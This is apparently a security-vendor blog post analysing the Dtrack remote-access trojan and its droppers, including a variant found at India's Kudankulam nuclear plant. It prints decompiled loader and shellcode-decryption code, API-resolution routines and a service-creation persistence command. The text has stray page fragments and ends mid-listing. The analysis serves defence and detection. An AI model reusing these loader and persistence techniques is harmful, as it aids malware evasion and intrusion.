



Dtrack: In-depth analysis of APT on a nuclear power plant



Hod Gavriel | Nov 21, 2019



Dtrack is a RAT (Remote Administration Tool) allegedly written by the North Korean Lazarus group.

Recently the Dtrack malware [was found](#) in the Indian nuclear power planet "Kudankulam Nuclear Power Plant" (KNPP). The variant of Dtrack that attacked this power plant included hardcoded credentials for KNPP's internal network, suggesting that it was a targeted attack. It is probably a second phase of an attack since the APT already had a foothold in the network, including a compromised file share and stolen

Subscribe to our blog

Enter your email *

The information you provide will be used in

credentials. The earlier quiet reconnaissance stage of the APT was only for collection of initial information to assist preparation of the future attack.

As a RAT, Dtrack contains a variety of functions to execute on the victim's machine: downloading and uploading files, dumping disk volume data, executing processes, etc. The sample that was found on KNPP steals user data such as browser history, IP addresses information, files list, etc.

Cyberbit EDR malware research team investigated 4 Dtrack samples: 3 droppers and the KNPP variant.

We found that the droppers' techniques were very similar to malware we previously researched: BackSwap (A banker trojan) We also provide an in-depth technical analysis of the sample found on KNPP.

This post includes:

- Technical analysis of the Dtrack droppers and their connection to our previous research on BackSwap and Ursnif
- Technical analysis of the Dtrack variant found on KNPP
- How Cyberbit EDR detects both Dtrack's droppers and the KNPP variant
- Suggestions of practical steps to identify Dtrack samples in the wild.

Technical analysis of 3 Dtrack droppers

BackSwap and Ursnif Refresher

The BackSwap malware hides in replicas of legitimate programs such as OllyDbg, 7-Zip and FileZilla.

It plants its malicious code in the initialization phase of the program, in an early stage of the program execution, replacing the normal flow with its malicious instructions. The program will *not* return to its normal execution after the malicious code had begun running.

By hiding inside legitimate programs, it achieves two advantages:

- The icon and the details of this executable seem legitimate to the user, hiding the true nature of the file.
- BackSwap's code is much smaller than the program's code. NGAV and AV software may only scan part of the executable and might miss BackSwap's malicious code in the file.

accordance with the terms
of our [Privacy Policy](#).




Subscribe

Tags

SANDBOX

We will show one sample of Dtrack that uses this technique of hiding in a replica of a legitimate program.

The  malware variant that we found was compiled with the NX-bit not set. Therefore, code can be executed from the heap/stack of its process.

This technique also makes analysis more difficult – since allocating memory on the heap, by using the malloc function for example, occurs many times during program execution and is widely used for legitimate operations – such as creating new objects in a C++ program.

VirtualAlloc function however, is more common among malware for allocating memory for unpacking code. It is easier to trace and detect. It creates a new memory region that can be easily spotted.

We will show two samples of Dtrack that use this NX-bit not set technique.

Sample 1

SHA256:

fe51590db6f835a3a210eba178d78d5eeafe8a47bf4ca44b3a6b3dfb599f1702

This sample uses the same technique that BackSwap used for hiding its code.

If we look at the file properties under the details tab, we see that it is masquerading as the the “Safe Banking Launcher” application by “Quick Heal AntiVirus”. However, in fact it’s the program “VNC Viewer” that was patched by the malware. We can see this by the icon of this file and its strings. This is a slight variation on the BackSwap technique – since BackSwap didn’t change the program’s details.




Figure 1 – Details of the PE – “Safe Banking Launcher” by “Quick Heal AntiVirus”



Figure 2 – VNC icon

```
http://www.tightvnc.com/
http://www.tightvnc.com/support.php
on the vncviewer taskbar icon to see the menu.
Please run "vncviewer -help" for usage help.
Failed to register .vnc extension
Error getting vncviewer filename
Software\Microsoft\Windows\CurrentVersion\App Paths\vncviewer.exe
UNC files (*.vnc)
Options specific to the listening mode which is used for "reverse" server-to-cl
ient connections.\TightVNC is an enhanced version of UNC. Visit http://www.tight
vnc.com/ for more information.
vncviewer
vncviewer HOST[:DISPLAY]
vncviewer HOST[:PORT]
Restore connection saved in a .vnc file:
vncviewer -config FILENAME
vncviewer -listen [PORT]
Associate .vnc file extension with this viewer:
vncviewer -register
vncviewer -help
vncviewer
vncviewer.exe
```

Figure 3 – Strings found in the file related to VNC

The BackSwap, this file is patched in the initialization phase of the program. The function at 0x403E90 is patched and is called subsequently from WinMain. Have a look at the execution flow:




Figure 4 – The execution flow until the function at 0x403E90 is called

We see this function's return command is missing. Instead, we see the error "sp-analysis failed", which means that IDA failed to trace the value of the stack pointer.

Shortly after, we see a pattern in the function that resembles the one in BackSwap (SHA256:

16fe4de2235850a7d947e4517a667a9bfcca3aee17b5022b02c68cc584a
a6548):

- A lot of instructions that do not touch the stack but only the registers
- Calls to `LoadLibrary`, `GetProcAddress` followed by a call to `VirtualAlloc`, which in all the parameters are pushed to the stack. The "push" instructions are scattered among other instructions. The other instructions are not related to the values of the parameters passed to these function calls. Therefore, it makes analysis more difficult.

```

text:00403F9D patched_function_403E90 endp ; sp-analysis failed
text:00403F9D
text:00403F9F
text:00403FA0 loc_403FA0:
text:00403FA1 jz short loc_403FB0
text:00403FA7 mov ecx, [esi+15Ch]
text:00403FA8 push ecx
text:00403FA9 push esi
text:00403FAE call sub_418650
text:00403FB0 jmp short loc_403FB2
text:00403FB0 ; -----
text:00403FB0 loc_403FB0: xor eax, eax ; CODE XREF: .text:loc_403F9F↑j
text:00403FB2
text:00403FB2 loc_403FB2: mov edi, [esi+15Ch] ; CODE XREF: .text:00403FAE↑j
text:00403FB8 mov [esi+2B0h], eax
text:00403FBE add edi, 4
text:00403FC1 lea eax, [esi+3C88h]
text:00403FC7 call sub_41D370
text:00403FCC or eax, 0FFFFFFFh
text:00403FCF mov [esi+2B8h], eax
text:00403FD5 mov [esi+312h], bl
text:00403FDB mov byte ptr [esi+421Dh], 1
text:00403FE2 mov [esi+421Eh], bl
text:00403FE8 mov [esi+421Fh], bl
text:00403FEE mov [esi+4220h], ebx
text:00403FF4 mov [esi+4228h], ebx
text:00403FFA mov [esi+4259h], bl
text:00404000 mov [esi+425Ah], bl
text:00404006 mov [esi+3CCh], bl
text:0040400C mov [esi+410h], eax
text:00404012 mov [esi+448h], eax
text:00404018 mov [esi+758h], ebx
text:0040401E mov esi, eax
text:00404020 xchg eax, esi
text:00404022 add esi, eax
text:00404024 mov ecx, edx
text:00404026 xor esi, esi
text:00404028 not eax

```

Figure 5 – The patch starts at 0x403F9F



.text:004045AB	push 40h	.text:00432C60	push 40h
.text:004045AD	sub edi, dword_46DD81	.text:00432C62	xor ebx, ebx
.text:004045B3	xor eax, esi	.text:00432C64	xor eax, 20583938h
.text:004045B5	xor ecx, dword_46DE40	.text:00432C6A	mov off_44D600+2, ebx
.text:004045B7	xor esi, ebx	.text:00432C70	mov edx, off_44D0A4
.text:004045C3	xor edi, dword_46D9E4, esi	.text:00432C76	xchg edx, ecx
.text:004045C5	xor add dword_46DA48, 153FAD88h	.text:00432C78	sub esi, eax
.text:004045CF	inc edi	.text:00432C7A	inc esi
.text:004045D0	mov dword_46D991+1, edi	.text:00432C7B	rol ebx, 1Eh
.text:004045D6	xor ecx, edx	.text:00432C7E	xor eax, edi
.text:004045D8	xor ecx, edx	.text:00432C80	add esi, 98B7F624h
.text:004045DA	or dword_46DB84, edx	.text:00432C86	rol edx, 0Eh
.text:004045E0	dec edi	.text:00432C89	xor eax, eax
.text:004045E1	or dword_46DB84+1, 0B92B438h	.text:00432C8B	add ebx, esi
.text:004045EB	xor edi, esp	.text:00432C8D	inc esi
.text:004045ED	xor esi, ebx	.text:00432C8E	xor eax, 2F37E9E8h
.text:004045EF	xor eax, esi	.text:00432C94	neg edi
.text:004045F1	push 3000h	.text:00432C96	call loc_402CD2
.text:004045F6	xor esi, dword_46DE2C	.text:00432C98	mov esi, dword_44D16A
.text:004045FC	xor esi, eax	.text:00432CA1	xchg edx, edx
.text:004045FE	call locret_402BA9	.text:00432CA3	push 3000h
.text:00404603	xor edi, edx	.text:00432CA8	neg esi
.text:00404605	mov dword_46D92F+1, edx	.text:00432CAA	inc esi
.text:00404608	add esi, 144C865Ah	.text:00432CAB	xor esi, eax
.text:00404611	not eax	.text:00432CAD	mov off_44D348, edi
.text:00404613	sub ecx, dword_46DFDA	.text:00432CB3	dec esi
.text:00404619	xchg edx, ecx	.text:00432CB4	ror esi, 1Eh
.text:0040461B	xor ecx, ecx	.text:00432CB7	xor eax, 2F4514CBh
.text:0040461D	dec eax	.text:00432CB8	not esi
.text:0040461E	add eax, 8357BDh	.text:00432CBF	add esi, eax
.text:00404624	call near ptr loc_408E75+1	.text:00432CC1	xor ecx, ecx
.text:00404629	xor esi, 4D47C3Bh	.text:00432CC3	xor esi, 0DC2E55DFh
.text:0040462F	or dword_46D810, 1DF58B94h	.text:00432CC9	dec esi
.text:00404639	xor esi, eax	.text:00432CCA	mov edx, ??_R0PAD@8.spare+3
.text:0040463B	xor esi, eax	.text:00432CD0	call locret_4036AB
.text:0040463D	mov dword_46D968, 396BCA9h	.text:00432CD5	ror edi, 1
.text:00404647	xor esi, 4D47C3Bh	.text:00432CD8	sub ebx, ebx
.text:0040464D	call nullsub_6	.text:00432CDA	push 3E00h
.text:00404652	sub eax, 8357BDh	.text:00432CDF	not eax
.text:00404658	inc eax	.text:00432CE1	call loc_415223
.text:00404659	xor ebx, ecx	.text:00432CE6	neg edi

Figure 6 –Push instructions for VirtualAlloc – Dtrack on the left vs. BackSwap

The allocated region by the VirtualAlloc is filled with an encrypted code and a code for its decryption, both from the .text section. The decryption code runs first and the encrypted code is executed after it has been decrypted. That's similar to the BackSwap sample with SHA256:


6bb85a033a446976123b9aecf57155e1dd832fa4a7059013897c84833f8fbcf7 (Read more about it in our [blog post](#))

The decryption code is quite lengthy, its size is 1379 bytes.

003E054A	40	inc eax
003E054B	87C1	xchg ecx, eax
003E054D	C1C0 0B	rol eax, 8
003E054E	77	inc eax
003E0551	0118	add ebx, eax
003E0553	C1CA 11	ror edx, 11
003E0556	F7D0	not eax
003E0558	2BF0	sub esi, eax
003E055A	F7D7	not edi
003E055C	33F0	xor esi, eax
003E055E	2BF8	sub edi, eax
003E0560	83EF 04	sub edi, 4
003E0563	^ 0F85 EAFBFFFF	jne 3E0153
003E0569	D6	salc
003E056A	FB	sti
003E056B	0F	???
003E056C	A6	cmpsb
003E056D	3B58 DA	cmp ebx, dword ptr ds:[eax-26]
003E0570	C8 6355 49	enter 5563, 49
003E0574	D4 63	aam 63
003E0576	20 65C2A3F3	sub eax, F3A3C265
003E057B	2383 A455111C	and eax, dword ptr ds:[ebx+1C1155A4]
003E0581	632D 0165BBD3	arpl word ptr ds:[03BB6501], bp
003E0587	EE	out dx, al
003E0588	1C E2	sbb al, E2
003E058A	56	push esi
003E058B	E7 67	out 67, eax
003E058D	632D E3126FD8	arpl word ptr ds:[086F12E3], bp
003E0593	D4 C9	aam C9
003E0595	D6	salc
003E0596	4C	dec esp
003E0597	48	dec eax
003E0598	89D8	mov eax, ebx
003E059A	55	push ebp
003E059B	F79487 EF4CC963	not dword ptr ds:[edi+eax*4+63C94CEF]
003E05A2	2D 99A2D85C	sub eax, 5CD8A299
003E05A7	AB	stosd
003E05A8	B7 E0	mov bh, E0
003E05AA	D310	rcl dword ptr ds:[eax], cl
003E05AC	D7	xlat
003E05AD	08B5 1C19AD2E	fdiv st(0), dword ptr ss:[ebp+2EAD191C]
003E05B3	9F	lahf

Figure 7 – Part of the decryption code (ends at 0x003E0563) and part of the encrypted code starts at 0x003E0563

As in BackSwap, the decrypted code is also a PIC (Position-Independent-Code) and evidence for that of the retrieval of addresses of modules from the PEB (see figure 8).



003E054A	40	inc eax
003E054B	87C1	xchg ecx, eax
003E054C	C1C7 0B	rol eax, 8
003E054D	47	inc eax
003E054E	01D0	add ebx, eax
003E054F	C1CA 11	ror edx, 11
003E0550	F7D0	not eax
003E0551	2BF0	sub esi, eax
003E0552	F7D7	not edi
003E0553	33F0	xor esi, eax
003E0554	2BF8	sub edi, eax
003E0555	83EF 04	sub edi, 4
003E0556	0F85 EAFBFFFF	jne 3E0153
003E0557	55	push ebp
003E0558	8BEC	mov ebp, esp
003E0559	51	push ecx
003E055A	E8 EA020000	call 3E085C
003E055B	E8 33050000	call 3E0AAA
003E055C	0FB6C0	movzx eax, al
003E055D	85C0	test eax, eax
003E055E	75 07	jne 3E0585
003E055F	E8 FB0B0000	call 3E117E
003E0560	EB 12	jmp 3E0597
003E0561	68 65960B81	push 810B9665
003E0562	E8 8D000000	call 3E061C
003E0563	8945 FC	mov dword ptr ss:[ebp-4], eax
003E0564	6A 00	push 0
003E0565	FF55 FC	call dword ptr ss:[ebp-4]
003E0566	33C0	xor eax, eax
003E0567	8BE5	mov esp, ebp
003E0568	5D	pop ebp
003E0569	C3	ret
003E056A	64:A1 30000000	mov eax, dword ptr fs:[30]
003E056B	C3	ret
003E056C	55	push ebp
003E056D	8BEC	mov ebp, esp
003E056E	51	push ecx
003E056F	51	push ecx
003E0570	8365 FC 00	and dword ptr ss:[ebp-4], 0
003E0571	8B45 08	mov eax, dword ptr ss:[ebp+8]
003E0572	0FB600	movsx eax, byte ptr ds:[eax]
003E0573	85C0	test eax, eax

Figure 8 – After decryption, we can see a meaningful code that starts at 0x003E0569. At address 0x003E059D, the malware looks at the PEB, later to retrieve addresses of loaded modules

The decrypted code is responsible for the rest of the malware operations – hollowing a chosen Windows process, unpacking the RAT from the file's overlay into the hollowed process and executing the RAT.

Sample 2

SHA256:

58fef66f346fe3ed320e22640ab997055e54c8704fc272392d71e367e2d1c2bb

This sample is quite different. This is not a replica of a legitimate program, but rather a program that the malware authors wrote from scratch.

It is written in C++ using MFC. upon first examination, nothing appears suspect, as there are no strings. Because this is an MFC project, it contains a lot of code that is not related to the malware code. Hence it

is much more difficult to locate and analyze the real malicious code. Again, this is done to complicate analysis and evade NGAV solutions that may only scan parts of the file.

The executable was compiled with the NX-bit not set, as in the [Ursnif dropper](#). This allows code to also be executed from the heap – another trick which complicates analysis – since allocating memory on the heap is very common, especially in C++ object-oriented programs. VirtualAlloc is the function we expect to find during the process of unpacking code.

Where is the malicious code hidden?

The function at 0x404860 is a virtual function of a CWnd object. Inside it, there are two functions: one for resolving functions' addresses, and another one for unpacking and executing a shellcode.

```
signed int __thiscall sub_404860(CWnd *this)
{
    struct _IMAGELIST *v1; // eax
    int v3; // [esp+0h] [ebp-78h]
    CDialog *v4; // [esp+8h] [ebp-70h]
    unsigned int l; // [esp+14h] [ebp-64h]
    unsigned __int16 k; // [esp+20h] [ebp-58h]
    char j; // [esp+2Fh] [ebp-49h]
    char m; // [esp+2Fh] [ebp-49h]
    unsigned int i; // [esp+5Ch] [ebp-1Ch]
    struct CWnd *v11; // [esp+60h] [ebp-18h]
    char v12; // [esp+64h] [ebp-14h]
    LPARAM v13; // [esp+68h] [ebp-10h]
    int v14; // [esp+74h] [ebp-4h]

    v4 = this;
    resolve_addresses_4030D0();
    ++dword_44AA54;
    for ( i = 0; i < 0x64; ++i )
        ;
    --dword_44AA54;
    read_and_execute_shellcode_4021A0();
}
```

Figure 9 – The function at 0x404860 has calls to functions that contain the malicious code

To execute this function, a CWnd object instance is created and the function at 0x404860 is called on this instance.

To benefit from the absence of the NX-bit, the malware uses the malloc function which allocates memory on the heap – for allocating memory for a shellcode. It uses VirtualProtect on the heap, although it doesn't matter since the NX-bit is not set.

Memory is allocated on the heap, an encrypted shellcode is copied from the file's overlay to the heap and then decrypted.

The decrypted code is responsible for the rest of the malware operations – hollowing a chosen Windows process, unpacking the RAT from the file's overlay into the hollowed process and executing the RAT.

Note that compared to the previous sample, both the shellcode and the RAT are hidden in the file's overlay.

```
if ( !SetFilePointer(hFile, *overlay_info, 0, 0) )
    return 0;
if ( !ReadFile(hFile, &NumberOfBytesToRead, 4u, &NumberOfBytesRead, 0) )
    return 0;
if ( !NumberOfBytesToRead )
    return 0;
shellcode_addr_0 = (char *)malloc(overlay_info[1]);
```

Figure 10 – Inside the function 0x4021a0, the overlay information is read, and a memory at the size of the overlay is allocated on the heap using malloc

```
shellcode_addr[i] = &shellcode_addr_0[v11];
if ( !ReadFile(hFile, (LPVOID)shellcode_addr[i], dwSize, &NumberOfBytesRead, 0) )
    return 0;
v6 = VirtualProtect((LPVOID)shellcode_addr[i], dwSize, 0x40u, &NumberOfBytesRead);
if ( !v6 )
    return 0;
decrypt_sc_4010D0((void *)shellcode_addr[i], (int)v32, dwSize, v38);
v11 += dwSize;
```

Figure 11 – A shellcode is copied from the file to the memory that was allocated on the heap. The shellcode is decrypted and later executed

Sample 3

SHA256:

9d9571b93218f9a635cfef67b3b31e211be062fd0593c0756eb06a1f58e187fd

This sample is very similar to the second sample we mentioned, so I won't go into all the details again. It has very slight differences but it still uses the same technique with the NX-bit not set. The only major difference we found in this sample, is that it doesn't create a hollowed process for unpacking the RAT, but rather it unpacks the RAT into its own process memory.

Cyberbit EDR detects Dtrack dropper payload

Cyberbit EDR is a military-grade solution developed to detect this type of sophisticated, targeted attack against highly-sensitive government

and critical infrastructure organizations. It successfully detects both the dropper and the final payload of Dtrack.



This is how Cyberbit EDR detects the first dropper we analyzed: (Sample 1):




Figure 12 – Cyberbit's EDR detects the dropper of Dtrack

The dropper creates a suspended Microsoft process from a predefined list, in this case napstat.exe (Network Access Protection Client UI). It injects code into it by allocating memory, writing into it, modifying the thread context structure and then resuming the thread execution.

The reflective loading behaviour alerts us that a malicious PE module was loaded reflectively into napstat.exe. It is a file-less technique to load a PE into a process without placing a file on the disk, allowing it to bypass NGAV and AV software.

napstat.exe now contains the RAT, which adds persistence to the dropper by adding it as a service called 'WBSERVICE'.

```
"C:\Windows\system32\cmd.exe" /c sc create ""WBSERVICE"" type= own type= interact start= auto error= ignore binpath= "cmd.exe /k start C:\U8fVCdX\58fef66f346fe3ed320e22640ab997055e54c8704fc272392d71e367e2d1c2bb.exe"
```

cmd.exe

Details

Network

DNS

Related Events

Process | cmd.exe

Actions

Block

FILE

c:\windows\syswow64\cmd.exe

PROCESS ID

2112

PROCESS CREATION TIME

Mon, 28 Oct 2019 08:55:28 GMT

USER

Local System

INTEGRITY LEVEL

System

COMMAND LINE

"C:\Windows\system32\cmd.exe" /c sc create ""WBSERVICE"" type= own type= interact start= auto error= ignore binpath= "cmd.exe /k start C:\U8fVCdX\58fef66f346fe3ed320e22640ab997055e54c8704fc272392d71e367e2d1c2b...

MD5

ad7b9c14083b52bc532fba5948342b98

All Hash

SIGNATURE

microsoft windows verification pca/microsoft windows

REPUTATION

None

DETECTION TIME

28/10/2019 10:55

Figure 13 – The command executed by napstat.exe – showing a service that was added for persistency of the malware

KNPP Dtrack variant – Technical analysis and detection by Cyberbit EDR

Page 13 of 28

Cyberbit EDR detects the Dtrack variant found on KNPP (see figure 27), the Indian power plant.

Firstly, let's provide some technical details about this sample:

SHA256:

bfb39f486372a509f307cde3361795a2f9f759cbeb4cac07562dcbaebc070364 –

This sample comes unpacked.

Similarity to other Dtrack samples:

The variant that was found on the KNPP network shares some similarities with the previous Dtrack samples analyzed in this post. We refer here to the unpacked versions of the previous samples.

The first being the string decryption function:

```
CHAR *__cdecl decrypt_string(char *a1)
{
    CHAR *result; // eax
    signed int v2; // [esp+4h] [ebp-1Ch]
    signed int i; // [esp+14h] [ebp-Ch]

    if ( dword_4B0110 == -1 )
        InitializeCriticalSection(&CriticalSection);
    EnterCriticalSection(&CriticalSection);
    v2 = strlen(a1);
    if ( dword_4B0110 >= 4 )
        dword_4B0110 = 0;
    else
        ++dword_4B0110;
    sub_4B3B80((int)&byte_4BF590[2048 * dword_4B0110], 0, 2048);
    if ( !strcmp(a1, "CCS_", 4u) )
    {
        lstrcpyA(&byte_4BF590[2048 * dword_4B0110], a1 + 4);
        LeaveCriticalSection(&CriticalSection);
        result = &byte_4BF590[2048 * dword_4B0110];
    }
    else
    {
        for ( i = 1; i < v2; ++i )
            byte_4BF58F[2048 * dword_4B0110 + i] = a1[i] ^ *a1;
        LeaveCriticalSection(&CriticalSection);
        result = &byte_4BF590[2048 * dword_4B0110];
    }
    return result;
}

char *__cdecl decrypt_string(char *a1)
{
    char *result; // eax
    signed int v2; // [esp+4h] [ebp-1Ch]
    signed int i; // [esp+14h] [ebp-Ch]

    if ( dword_1CF8084 == -1 )
        InitializeCriticalSection(&CriticalSection);
    EnterCriticalSection(&CriticalSection);
    v2 = strlen(a1);
    if ( dword_1CF8084 >= 4 )
        dword_1CF8084 = 0;
    else
        ++dword_1CF8084;
    sub_1CD7F0((int)&aHttpMwTotalma_0[2048 * dword_1CF8084], 0, 2048);
    if ( !strcmp(a1, "CCS_", 4u) )
    {
        lstrcpyA(&aHttpMwTotalma_0[2048 * dword_1CF8084], a1 + 4);
        LeaveCriticalSection(&CriticalSection);
        result = &aHttpMwTotalma_0[2048 * dword_1CF8084];
    }
    else
    {
        for ( i = 1; i < v2; ++i )
            byte_1CFA4DF[2048 * dword_1CF8084 + i] = a1[i] ^ *a1;
        LeaveCriticalSection(&CriticalSection);
        result = &aHttpMwTotalma_0[2048 * dword_1CF8084];
    }
    return result;
}
```

Figure 14 – On the left: The string decryption function of the KNPP variant. On the right – the string decryption function from one of samples above (SHA256 : 9d9571b93218f9a635cfefb67b3b31e211be062fd0593c0756eb06a1f58e187fd – unpacked)

The second being the API resolving function:



```
v0 = decrypt_string("CCS_urlmon.dll");
hModule = LoadLibraryA(v0);
v2 = decrypt_string("CCS_URLDownloadToFileA");
dword_4BEBF4 = (int)GetProcAddress(hModule, v2);
v3 = decrypt_string("CCS_inetlib.dll");
v4 = LoadLibraryA(v3);
v5 = decrypt_string("CCS_InternetOpenA");
dword_4BEBE4 = (int)GetProcAddress(v4, v5);
v6 = decrypt_string("CCS_InternetOpenUrlA");
dword_4BEBE0 = (int)GetProcAddress(v4, v6);
v7 = decrypt_string("CCS_InternetReadFile");
dword_4BEEC8 = (int)GetProcAddress(v4, v7);
v8 = decrypt_string("CCS_InternetWriteFile");
dword_4BEC14 = (int)GetProcAddress(v4, v8);
v9 = decrypt_string("CCS_InternetCloseHandle");
dword_4BEC30 = (int)GetProcAddress(v4, v9);
v10 = decrypt_string("CCS_InternetConnectA");
dword_4BEC2C = (int)GetProcAddress(v4, v10);
v11 = decrypt_string("CCS_InternetGetConnectedState");
dword_4BE8B4 = (int)GetProcAddress(v4, v11);
v12 = decrypt_string("CCS_DeleteUrlCacheEntry");
dword_4BEC60 = (int)GetProcAddress(v4, v12);
v13 = decrypt_string("CCS_HttpOpenRequestA");
dword_4BEBDC = (int)GetProcAddress(v4, v13);
v14 = decrypt_string("CCS_HttpSendRequestA");
dword_4BEBE8 = (int)GetProcAddress(v4, v14);
v15 = decrypt_string("CCS_HttpSendRequestExA");

v0 = decrypt_string("CCS_urlmon.dll");
hModule = LoadLibraryA(v0);
v2 = decrypt_string("CCS_URLDownloadToFileA");
*(_DWORD *)URLDownloadToFileA = GetProcAddress(hModule, v2);
v3 = decrypt_string("CCS_wininet.dll");
v4 = LoadLibraryA(v3);
v5 = decrypt_string("CCS_InternetOpenA");
*(_DWORD *)InternetOpenA = GetProcAddress(v4, v5);
v6 = decrypt_string("CCS_InternetOpenUrlA");
dword_1CF9080 = (int)GetProcAddress(v4, v6);
v7 = decrypt_string("CCS_InternetReadFile");
*(_DWORD *)InternetReadFile = GetProcAddress(v4, v7);
v8 = decrypt_string("CCS_InternetWriteFile");
*(_DWORD *)InternetWriteFile = GetProcAddress(v4, v8);
v9 = decrypt_string("CCS_InternetCloseHandle");
*(_DWORD *)InternetCloseHandle = GetProcAddress(v4, v9);
v10 = decrypt_string("CCS_InternetConnectA");
*(_DWORD *)InternetConnectA = GetProcAddress(v4, v10);
v11 = decrypt_string("CCS_InternetGetConnectedState");
*(_DWORD *)InternetGetConnectedState = GetProcAddress(v4, v11);
v12 = decrypt_string("CCS_DeleteUrlCacheEntry");
*(_DWORD *)DeleteUrlCacheEntry = GetProcAddress(v4, v12);
v13 = decrypt_string("CCS_HttpOpenRequestA");
*(_DWORD *)HttpOpenRequestA = GetProcAddress(v4, v13);
v14 = decrypt_string("CCS_HttpSendRequestA");
*(_DWORD *)HttpSendRequestA = GetProcAddress(v4, v14);
v15 = decrypt_string("CCS_HttpSendRequestExA");
```

